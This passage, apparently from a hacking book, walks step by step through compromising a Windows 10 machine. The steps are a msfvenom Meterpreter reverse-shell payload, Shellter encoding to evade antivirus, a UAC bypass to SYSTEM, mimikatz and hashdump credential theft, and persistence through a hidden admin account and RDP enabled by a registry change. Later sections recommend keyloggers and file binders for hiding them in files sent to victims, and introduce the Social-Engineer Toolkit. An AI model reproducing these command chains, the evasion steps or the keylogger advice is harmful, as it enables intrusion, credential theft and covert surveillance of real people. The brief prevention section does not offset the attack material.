The command instructs msfvenom to generate a 32-bit Windows executable file that implements a reverse TCP connection for the payload. The format must be specified as being type .exe, and the local host (LHOST) and local port (LPORT) have to be defined. In our case, the LHOST is the IP address of our attacking Kali Linux machine and the LPORT is the port to listen on for a connection from the target once it has been compromised.

To obtain our IP address, we use the ifconfig command within Kali, specifying the interface as eth0 (since we are on Ethernet):

```
root@kali:~# ifconfig eth0  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.100.4 netmask 255.255.255.0 broadcast 192.168.100.255  
      inet6 fe80::b92c:77cb:3ac7:1832 prefixlen 64 scopeid 0x20<link>  
      ether 08:00:27:4f:04:b8 txqueuelen 1000 (Ethernet)  
      RX packets 18 bytes 2005 (1.9 KiB)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 27 bytes 2505 (2.4 KiB)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The screenshot below shows the output of the command on successful .exe generation:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.100.4 LPORT=4444 -o /root/something32.exe  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
Saved as: /root/something32.exe  
root@kali:~#
```

Antivirus solutions work by detecting malicious signatures within executables. Our file will thus be flagged as malicious once within the Windows environment. We have to figure out a way to modify it to bypass antivirus detection. We will encode it to make it fully undetectable, or FUD.

Making the executable FUD (fully undetectable)

To encode our executable, we'll be using Shellter. Shellter works by changing the executable's signatures from the obviously malicious one to a completely new and unique one that can bypass detection.

Note that antivirus also check the behavior of executables and employ techniques such as heuristics scanning, so they are not just limited to checking for signatures. During our lab tests, we discovered that Windows Defender (which ships by default with Windows 10) flagged the executable six out of the ten times we used Shellter to perform the encoding. This is despite Windows 10 being a fresh download with latest patches applied! You will be better off purchasing Shellter Pro (or any pro crypter) or writing your own crypter to avoid antivirus flagging your executables.

Also note that when writing your own, disable automatic submissions. Otherwise, whatever you write (if detected as potentially-unwanted software) will be uploaded by your antivirus for analysis ... And we both know how that will end.

Let's look at how to install and run Shellter.

On your Kali Linux, download Shellter with the command below:

```
sudo apt-get install shelter
```

To launch Shellter, just type shellter on the terminal.

You will be required to enter the absolute path to the executable to make FUD. Make sure to select "Auto" mode, as shown below.



Shellter will then initialize and run some checks. It will then prompt you whether to run in stealth mode. Select "Y" for yes.

```
Tracing has been completed successfully!  
Tracing Time Approx: 0.825 mins.  
  
Starting First Stage Filtering...  
  
*****  
* First Stage Filtering *  
*****  
  
Filtering Time Approx: 0.0031 mins.  
  
Enable Stealth Mode? (Y/N/H): Y
```

The next prompt will require you to enter the payload, either a custom or a listed one. You should select a listed one by typing “L” unless you want to proceed with your own custom payload. Select the index position of the payload to use. We need a Meterpreter_Reverse_TCP, so we will have to go with “1.”

```
Enable Stealth Mode? (Y/N/H): Y  
*****  
* Payloads *  
*****  
  
[1] Meterpreter_Reverse_TCP [stager]  
[2] Meterpreter_Reverse_HTTP [stager]  
[3] Meterpreter_Reverse_HTTPS [stager]  
[4] Meterpreter_Bind_TCP [stager]  
[5] Shell_Reverse_TCP [stager]  
[6] Shell_Bind_TCP [stager]  
[7] WinExec  
  
Use a listed payload or custom? (L/C/H): L  
  
Select payload by index: 1  
  
*****  
* meterpreter_reverse_tcp *  
*****  
  
SET LHOST: 192.168.100.4  
SET LPORT: 4444
```

Enter LHOST and LPORT and press Enter. Shellter will run to completion and request you to press Enter.

```
*****
* Verification Stage *
*****  
  
Info: Shellter will verify that the first instruction of the  
       injected code will be reached successfully.  
       If polymorphic code has been added, then the first  
       instruction refers to that and not to the effective  
       payload.  
       Max waiting time: 10 seconds.  
  
Warning:  
If the PE target spawns a child process of itself before  
reaching the injection point, then the injected code will  
be executed in that process. In that case Shellter won't  
have any control over it during this test.  
You know what you are doing, right? ;o)  
  
Injection: Verified!  
  
Press [Enter] to continue...
```

At this point, the executable you provided will have been made undetectable to antivirus solutions.

Again, note that you are better off writing your own or purchasing a crypter that is constantly being revised. Otherwise, most of your encoding will be flagged as malicious or potentially unwanted software.

We now need to set up a listener on the port we determined within the executable. We do this by launching Metasploit, using the command msfconsole on the Kali Linux terminal.

The screenshot below shows what commands to issue within Metasploit. First, we'll tell Metasploit to use the generic payload handler "multi/handler" using the command use multi/handler. We will then set the payload to match the one set within the executable using the command set payload windows/meterpreter/reverse_tcp. We will then set the LHOST and LPORT this way — set LHOST 192.168.100.4 and set LPORT 4444. Once done, type "run" or "exploit" and press Enter.

The screenshot below displays the output. The reverse TCP handler should begin waiting for a connection.

```

      =[ metasploit v4.17.1-dev          ]
+ -- --=[ 1788 exploits - 1018 auxiliary - 310 post      ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops        ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.4:4444

```

The next step is to execute it from a Windows perspective. In a real-world practical situation, this will require social engineering skills. Nevertheless, copy the something32 to a Windows system within the same network as the Kali system.

Executing the payload

On copying the file to our target Windows machine, we have the screenshot below. Execute the file.



The executable causes the payload to be executed and connect back to the attacking machine (Kali Linux). Immediately, we receive a Meterpreter session on our Kali Linux. This is demonstrated by the **Meterpreter >** prompt as shown below:

```

      =[ metasploit v4.17.1-dev          ]
+ -- --=[ 1788 exploits - 1018 auxiliary - 310 post      ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops        ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.4:4444
[*] Sending stage (179779 bytes) to 192.168.100.16
[*] Meterpreter session 1 opened (192.168.100.4:4444 -> 192.168.100.16:61866) at 2018-07-18 17:38:33 +0300
[*] Sending stage (179779 bytes) to 192.168.100.16
[*] Meterpreter session 2 opened (192.168.100.4:4444 -> 192.168.100.16:61867) at 2018-07-18 17:38:33 +0300
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/
meterpreter >

```

Since the file was not run as “administrator,” there are Meterpreter commands that can’t be run as they would result in an “access denied” response. This can be confirmed by running the getuid command, which tells us that we are running as user l3s7r0z.

```
meterpreter > getuid  
Server username: OLD-GEN-POKEDES\l3s7r0z
```

To prove that the user lacks enough privileges, we attempted to run the command mimikatz_command -f sekurlsa::logonPasswords.

The result is an “Access is denied” message, as shown below:

```
meterpreter > load mimikatz  
Loading extension mimikatz...  
[!] Loaded x86 Mimikatz on an x64 architecture.  
Success.  
meterpreter > mimikatz_command -f sekurlsa::logonPasswords  
OpenProcess : (0x00000005) Access is denied.  
Données LSASS en erreur  
meterpreter >
```

In order to gain sufficient rights, we need to perform a UAC bypass. In the next section, we’ll see how this can be done.

Privilege escalation

Privilege escalation allows us to elevate privileges from our less privileged user (l3s7r0z) to a more privileged one – preferably the SYSTEM user, which has all administrative rights.

Metasploit by default provides us with some methods that allow us to elevate our privileges. On the Meterpreter prompt, we use the getsystem command, as shown below:

```
meterpreter > getsystem  
[-] priv_elevate getsystem: Operation failed: The environment is incorrect. The following was attempted:  
[-] Named Pipe Impersonation (In Memory/Admin)  
[-] Named Pipe Impersonation (Dropper/Admin)  
[-] Token Duplication (In Memory/Admin)  
meterpreter >
```

Since the methods used by getsystem all fail, we need an alternative method of elevating privileges. We will use the comhijack exploit module to bypass User Access Control. To do so, we “background” our Meterpreter session, switch our exploit from multi/handler to windows/local/bypassuac_comhijack and implement this on the session in the background, using set SESSION 2.

This is shown below:

```
meterpreter > getsystem
[-] priv.elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 2...
msf exploit(multi/handler) > use exploit/windows/local/bypassuac_comhijack
msf exploit(windows/local/bypassuac_comhijack) > set SESSION 2
SESSION => 2
```

We then set the payload using set payload windows/x64/meterpreter/reverse_tcp and set the LPORT and LHOST. We then run the exploit.

```
msf exploit(windows/local/bypassuac_comhijack) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac_comhijack) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf exploit(windows/local/bypassuac_comhijack) > set LPORT 4444
LPORT => 4444
msf exploit(windows/local/bypassuac_comhijack) > run

[*] Started reverse TCP handler on 192.168.100.4:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931} ...
[*] Uploading payload to C:\Users\l3s7r\AppData\Local\Temp\iDAmdEBL.dll ...
[*] Executing high integrity process ...
[*] Cleaning up registry ...
```

We successfully receive a Meterpreter session. Typing sysinfo shows us the information of our target. getuid shows that we are running as user l3s7r0z on Windows 10, but we can elevate to SYSTEM by issuing getsystem. We can see that elevation was successful and can confirm this by issuing getuid again. We can see we are now NT AUTHORITY\SYSTEM.

```
meterpreter > sysinfo
Computer : OLD-GEN-POKEDES
OS : Windows 10 (Build 15063).
Architecture : x64
System Language : en GB
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: OLD-GEN-POKEDES\l3s7r0z
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
l3s7r0z:1001:aad3b435b51404eeaad3b435b51404ee:13d5a25c2886925214f3dd2d7d056d08:::
```

With these privileges, we can do quite a lot on our compromised target. For instance, we can obtain LM and NTLM password hashes using the hashdump command, as shown above. Note that the format of the hashes above is USERNAME:SID:LM_HASH:NTLM_HASH:::. We can even obtain credentials

from browsers, key managers, the domain controller, perform keylogging, capture screenshots and even stream from the webcam. (This will not work on VM, It will need an actual native Windows install target.)

Now that we are within the target machine, why not perform some persistence to stay there?

Persistence

Persistence allows us to gain access back to the machine whenever we need to even when the target decides to patch the vulnerability.

There are many ways of performing persistence. For example, we can code a malicious virus to always connect back to us whenever the target turns on their machine (this is called a backdoor), or even have our own user accounts within the compromised target machine. Metasploit also provides its method of persistence, discussed here.

Today, we'll go with the second option: to have our own account within the target and enable RDP so that whenever we want, we can log into the machine and access the information we want.

Remember the NTLM hashes we were able to obtain above using the hashdump command from the mimikatz module? We can even log into any account within the target machine using any password hashes, impersonate legitimate users and download, alter or upload files.

On the Meterpreter session, we type the command shell to drop into a Windows shell on the Windows 10 target.

```
C:\WINDOWS\system32>net users  
net users  
User accounts for \\  
-----  
Administrator          DefaultAccount          Guest  
l3s7r0z  
The command completed with one or more errors.  
  
C:\WINDOWS\system32>net user /add jaime Bru73f0rc3_  
net user /add jaime Bru73f0rc3_  
The command completed successfully.  
  
C:\WINDOWS\system32>net localgroup administrators jaime /add  
net localgroup administrators jaime /add  
The command completed successfully.  
  
C:\WINDOWS\system32>net localgroup "Remote Desktop Users" jaime /add  
net localgroup "Remote Desktop Users" jaime /add  
The command completed successfully.
```

At the C:\WINDOWS\system32> prompt, we issue the net users command. This lists all the users within the windows machine. As we can see, there are only two users, the Administrator and the l3s7r0z user.

We add a new user Jaime and give him the password Bru73f0rc3_

The command used to do that is:

```
net user /add jaime Bru73f0rc3_
```

We then add Jaime to the administrators group so that the account can perform admin functions. The command used is:

```
net localgroup administrators jaime /add
```

We then add him to the RDP group. This will allow us to log in through RDP to the target machine, even after it has been patched to have firewall and antivirus on.


The command used is:

```
net localgroup "Remote Desktop Users" jaime /add
```

After all the setup is done for user Jaime, we can use the following command to see the user's properties:

```
net user Jaime
```

The screenshot below shows the output of the command.



```
C:\WINDOWS\system32>net user Jaime
net user Jaime
User name          Jaime
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active      Yes
Account expires     Never
Password last set   16/04/2018 12:30:26
Password expires    28/05/2018 12:30:26
Password changeable 16/04/2018 12:30:26
Password required    Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon          Never
Logon hours allowed All
Local Group Memberships *Administrators      *Remote Desktop Users
Global Group memberships *None
The command completed successfully.
```

In some cases, RDP is not enabled at the target machine. As long as we are within the shell, we can enable it by adding a registry key.

To enable RDP, use the following command:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

If you would like to disable RDP for whatever purpose, you can do so by typing the following command:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 1 /f
```


The result of the operation is shown below:

```
C:\WINDOWS\system32>
C:\WINDOWS\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.

C:\WINDOWS\system32>
```

From the Kali Linux machine, we can use the remmina remote connection client. If it is not installed within Kali, you can install it by typing the following command.
apt-get install remmina

Start remmina by typing remmina on the command prompt. And connect to the target using its IP address.




You will be required to accept a certificate. Do so and use the username and password used to register the Jaime account. That is:

Username: jaime

Password: Bru73f0rc3_

By default, in Windows 10, the logged-in user using Windows 10 will be required to allow you to connect. However, if they do not respond within 30 seconds, they are automatically logged out.



Conclusion

In this chapter, we have seen how the Metasploit framework can be used to create a backdoor and compromise a Windows 10 machine to gain a Meterpreter session. We have used Shellter to FUD our malicious executable to bypass the Windows 10 antivirus and performed privilege escalation to gain more rights on our compromised machine.

Hackers are not limited in what they can use the framework for. For instance, it can also be used to perform information gathering and pivoting through compromised networks.

Keyloggers

Keyloggers are a type of monitoring software designed to record keystrokes made by a user. One of the oldest forms of cyber threat, these keystroke loggers record the information you type into a website or application and send it back to a third party.


Keyloggers can be classified into two main types:

1. Hardware Keylogger
2. Software Keylogger

Hardware Keyloggers

A hardware keylogger is also used for keystroke logging, a hardware keylogger is plugged between the keyboard plug and the USB or PS/2 port socket, and they work with PS/2 keyboards and also USB keyboards,

A hardware keylogger is just like a normal USB drive or any other computer peripheral so that the victims can never doubt that it is a keylogger, Hardware keylogger has any inbuilt memory which stores the typed keystrokes.



The above Image shows you how a hardware keylogger is installed



PS/2 keyloggers



USB keyloggers

Keycobra – Best Hardware Keylogger

Now you might be wondering where you can find a hardware keylogger, well there are lots of hardware keyloggers available now a days but I would recommend you to use keycobra Keycobra is one of my favorite hardware keyloggers as it offers more large amount of storage, Keycoabra keystroke recorder comes in a standard version - 4MB memory capacity, 2,000,000 keystrokes (over 1,000 pages of text), and a Venom version 2 billion keystrokes (over 1 million pages of text), organized into an advanced flash FAT file system. It is compatible with all three operating systems windows,linux and Mac OS, Here are some features of hardware keylogger due to

which keycobra is one of the most popular hardware keyloggers around. Features Record ALL Keystrokes - even Facebook passwords!

Huge memory capacity, organized as an advanced flash FAT file system

Advanced text menu for viewing recorded data, includes Net Detective, Phrase Search, Key Filtering, Unplug Counter and more!

Super fast memory contents download with USB Download Accelerator (included) Here is the screen shot of logs captured by keycobra as it has captured keystrokes for chat.

Here is the screen shot of logs captured by keycobra as it has captured keystrokes for chat.

KeyGrabber Pico Air USB hardware keylogger



It's the ultimate hardware keylogger solution. Offers features that work: WiFi, Date&Time stamp, up to 16GB storage, USB fast download mode, national keyboards support & more.

KeyGrabber is the world's smallest and best-selling USB & PS/2 hardware keylogger. VideoGhost is the smallest VGA, DVI & HDMI frame grabber. Multilogger hardware keylogger is dedicated for USB bar code scanners and keyboards.

Software Keyloggers

The hardware keyloggers are extremely useful only in case if you have physical access to victim's computer, but what if you don't have physical access to victim's computer and sometimes the victim might notice it. This is where software keyloggers come into play,

Software keyloggers can also be classified into two types:

1. Local Keylogger
2. Remote Keylogger

Local Keylogger

Local Keyloggers are used to monitor local computers (May be your own Pc), they are very easy to install and are completely undetectable and it's really hard to figure out once a keylogger is installed on a computer because usually keyloggers hide

themselves from taskmanager, Windows Registry etc. Whenever you want to see logs, screenshots etc you just need to press a hotkey which (ex. Shift+Ctrl+F10). There are hundreds of keyloggers available now days but some of them are userfriendly and are actually capable to hide themselves once they are installed, some of the Popular Local Keyloggers are:

1. Spyagent
3. Refog keylogger

Remote Keyloggers

Remote keyloggers are used for the purpose of monitoring a remote pc, Once a remote keylogger is installed on your computer the attacker can get your keystrokes, your webcam shots, chat logs etc sitting in any part of the world. You can find tons of Remote keyloggers on web but lots of them are either not capable of properly recording keystrokes or they have a high antivirus detection rate.

- 1.Spyrix Free Keylogger
- 2.Actual Keylogger
3. Total Logger

Keylogger for Linux

Lots of people actually believe that Trojans are invalid against linux operating systems but the reality is that Trojan are valid against linux operating systems but they infect in a different manner LKL is a famous linux keylogger that runs under Linux on the x86 arch. LKL sniffs and logs everything that passes through the hardware keyboard port (0x60). It translates keycodes to ASCII with a keymap file.

Binders

Binder is a software used to bind or combine two or more files in one file under one name and extension. The files to be binded can have any extension or icon. The user has choice to select the name, icon and various attributes of binded file. If binded file contains an application (in our case - RAT or keylogger), the application is also run when the actual binded file is run. thus Binder is used to for the following things

- 1. To Hide Files (Key loggers, Rats , Viruses)
- 2. To Bypass antivirus detection.

Here are some of these Binder softwares -

- 1. Flaming Binder
- 2. Sadaf Binder
- 3. Grudge Binder
- 4. Easy Binder

How To Use These Binders ?

1. First Download the Binder which you want ,then open it
2. Select " File 1" as as the file you want to bind (keylogger or RAT) to hide / avoid antivirus detection.
3. Select " File 2" and select the normal file with which you wanna bind it with the (RAT or Keylogger.)
4. Finally select "Bind" to obtain the binded keylogger or Trojan file. Now, simply send this file to victim whom this file will appear normal (keylogger or Trojan is hidden due to binding).

How to install a keylogger

The following are the four common methods that hackers use to install a keylogger on computers:

1. Install a Keylogger by Spear Phishing

Spear phishing pretends as an important email and it creates a sense of urgency. Usually, spear phishing convinces you to view a funny photo of you. It could also threaten you that you have been involved in illegal activities and you have to provide the information requested by the authority. When you open the email, a keylogger will be installed on the computer.

Spear phishing is the leading cause of malware infections. According to statistics, 92 percent of malware were distributed through spear phishing in 2018. So the chances of you falling victim to a spear phishing attack are higher. That's how to install a keylogger on the computer. That's also how to install a keylogger on someone's phone.

2. Install a Keylogger through Drive-by-Download

Another way on how to install a keylogger is through a drive-by-download. This is a malicious software installation that occurs in the background. It is invisible in the file system, making it difficult to detect. Hackers infect websites with keyloggers. When the user visits the website, a keylogger installs without the user's knowledge. Drive-by-download is one of the leading causes of malware infections. Better take caution with the websites you visit.

3. Install a Keylogger using Exploit Kits

Hackers also install keyloggers on IoT devices using exploit kits. These are tools that scan the web browsers for vulnerabilities to inject malware.

Exploit kits have been ineffective in the past. This is because web developers enhance browsers security by continuously patching bugs. However, this 2019, cybersecurity firms predicted that exploit kit authors will develop a unique infrastructure to improve exploit kits. So it is advisable to install updates for your web browsers to prevent an exploit kit attack. That's how to install a keylogger using exploit kits.

4. How to Install a Keylogger through Fake Software

Hackers also commonly install a keylogger on the computer through fake software. (Binders) They conceal a keylogger behind deceptive software. Users are tricked that the applications they are installing are safe. They have no idea that a threat to their

personal information is embedded in the software. That's how to install a keylogger today.

Now that we know how to install a keylogger on computers, it is important to learn how to counter these techniques to prevent keyloggers.

So what are the effective ways to prevent keyloggers? Let's find out here:

WAYS TO PREVENT IT

Install Anti Malware Software

Anti malware software is designed primarily to detect and block malware. If you have anti malware software on your computer, you are assured that you have complete malware protection. The anti malware software deep scans the file you download to prevent fake software. It also regularly scans the hard drive to remove any malware detected. Installing anti malware is essential today as malware infections are rampant. It is better to invest in a reputable anti malware program now to protect your sensitive information from keyloggers.

Avoid Opening Suspicious Emails

If you receive an email from an unknown sender that encourages to act promptly, don't open it. It could be a phishing email. Most users are unaware of how spear phishing works, that's why they fall victim to it. So learning about the different malware distribution methods is also important. If you have anti malware software on the computer, spear phishing will be detected. However, it is still better to take caution with opening emails to prevent a keylogger infection.

2-Step Verification

As an extra protection against a keylogger, use a 2-step verification for your accounts. A 2-step verification ensures that only you have access to your personal accounts. It confirms your identity by requiring you to enter the pin code sent to your mobile number. Since only you can access your SMS, hackers can't hack your account even if he has your username and password. So use a 2-step verification for complete protection from keyloggers.

Hackers use different methods to install keyloggers on computers. However, there are ways to prevent them. Taking caution when you go online and installing anti

malware are the key to avoid falling victim to a keylogger attack. So invest in a trusted anti malware software today before a keylogger hits your computer.

Conclusion :

Keystroke logging attacks bypass all other controls. They are easy to implement and manage, providing attackers with useful account, identity, and intellectual property information. On the other hand, they are useful investigative tools. Controlling keylogging technology within your organization is no different than managing other threats and tools, requiring common sense and a layered defense. The key is to be aware they exist, understand how they're used, and implement ways to detect them, with keylogger detection and containment part of your incident response plan.

SECTION - 3 (Attacks)

Chapter - 4

Social Engineering

Things We Are Going To cover In This Chapter :

- ✓ The social-engineer toolkit
- ✓ Spear-Phishing attacks
- ✓ Choosing a Payload
- ✓ Web attacks

Social Engineering

Social engineering is a manipulation technique that exploits human error to gain private information, access, or valuables. In cybercrime, these “human hacking” scams tend to lure unsuspecting users into exposing data, spreading malware infections, or giving access to restricted systems. Attacks can happen online, in-person, and via other interactions.

Scams based on social engineering are built around how people think and act. As such, social engineering attacks are especially useful for manipulating a user’s behavior. Once an attacker understands what motivates a user’s actions, they can deceive and manipulate the user effectively.

In addition, hackers try to exploit a user's lack of knowledge. Thanks to the speed of technology, many consumers and employees aren't aware of certain threats like drive-by downloads. Users also may not realize the full value of personal data, like their phone number. As a result, many users are unsure how to best protect themselves and their information.

Generally, social engineering attackers have one of two goals:

Sabotage: Disrupting or corrupting data to cause harm or inconvenience.

Theft: Obtaining valuables like information, access, or money.

This social engineering definition can be further expanded by knowing exactly how it works.

How Does Social Engineering Work?

Most social engineering attacks rely on actual communication between attackers and victims. The attacker tends to motivate the user into compromising themselves, rather than using brute force methods to breach your data.

The attack cycle gives these criminals a reliable process for deceiving you. Steps for the social engineering attack cycle are usually as follows:

1. Prepare by gathering background information on you or a larger group you are a part of.

2. **Infiltrate** by establishing a relationship or initiating an interaction, started by building trust.
3. **Exploit** the victim once trust and a weakness are established to advance the attack.
4. **Disengage** once the user has taken the desired action.

This process can take place in a single email or over months in a series of social media chats. It could even be a face-to-face interaction. But it ultimately concludes with an action you take, like sharing your information or exposing yourself to malware.

It's important to beware of social engineering as a means of confusion. Many employees and consumers don't realize that just a few pieces of information can give hackers access to multiple networks and accounts.

By masquerading as legitimate users to IT support personnel, they grab your private details — like name, date of birth or address. From there, it's a simple matter to reset passwords and gain almost unlimited access. They can steal money, disperse social engineering malware, and more.

Traits of Social Engineering Attacks

Social engineering attacks center around the attacker's use of persuasion and confidence. When exposed to these tactics, you are more likely to take actions you otherwise wouldn't.

Among most attacks, you'll find yourself being misled into the following behaviors:

Heightened emotions : Emotional manipulation gives attackers the upper hand in any interaction. You are far more likely to take irrational or risky actions when in an enhanced emotional state. The following emotions are all used in equal measure to convince you.

- Fear
- Excitement
- Curiosity
- Anger
- Guilt
- Sadness
-

Urgency: Time-sensitive opportunities or requests are another reliable tool in an attacker's arsenal. You may be motivated to compromise yourself under the guise of a serious problem that needs immediate attention. Alternatively, you may be exposed

to a prize or reward that may disappear if you do not act quickly. Either approach overrides your critical thinking ability.

Trust: Believability is invaluable and essential to a social engineering attack. Since the attacker is ultimately lying to you, confidence plays an important role here. They've done enough research on you to craft a narrative that's easy to believe and unlikely to rouse suspicion.

There are some exceptions to these traits. In some cases, attackers use more simplistic methods of social engineering to gain network or computer access. For example, a hacker might frequent the public food court of a large office building and "shoulder surf" users working on their tablets or laptops. Doing so can result in a large number of passwords and usernames, all without sending an email or writing a line of virus code.

The social-engineer toolkit

Social-Engineer Toolkit (SET), an open source Python-driven tool, is designed to help you perform social-engineering attacks during pen- tests. SET will help you create a variety of attacks such as email phishing campaigns (designed to steal credentials, financial information, and so on using specially targeted email) and web-based attacks (such as cloning a client website and tricking users into entering their login credentials).

SET comes preinstalled in Kali Linux. To start SET in Kali Linux, enter setoolkit at a prompt, as shown in below Listing . We'll use SET to run social-engineering attacks, so enter a 1 at the prompt to move to the Social- Engineering Attacks menu. You will be prompted to accept the terms of service.

```
root@kali:~# setoolkit
```

--snip--

Select from the menu:

- 1.Social-Engineering Attacks
- 2.Fast-Track Penetration Testing
- 3.Third Party Modules

--snip--

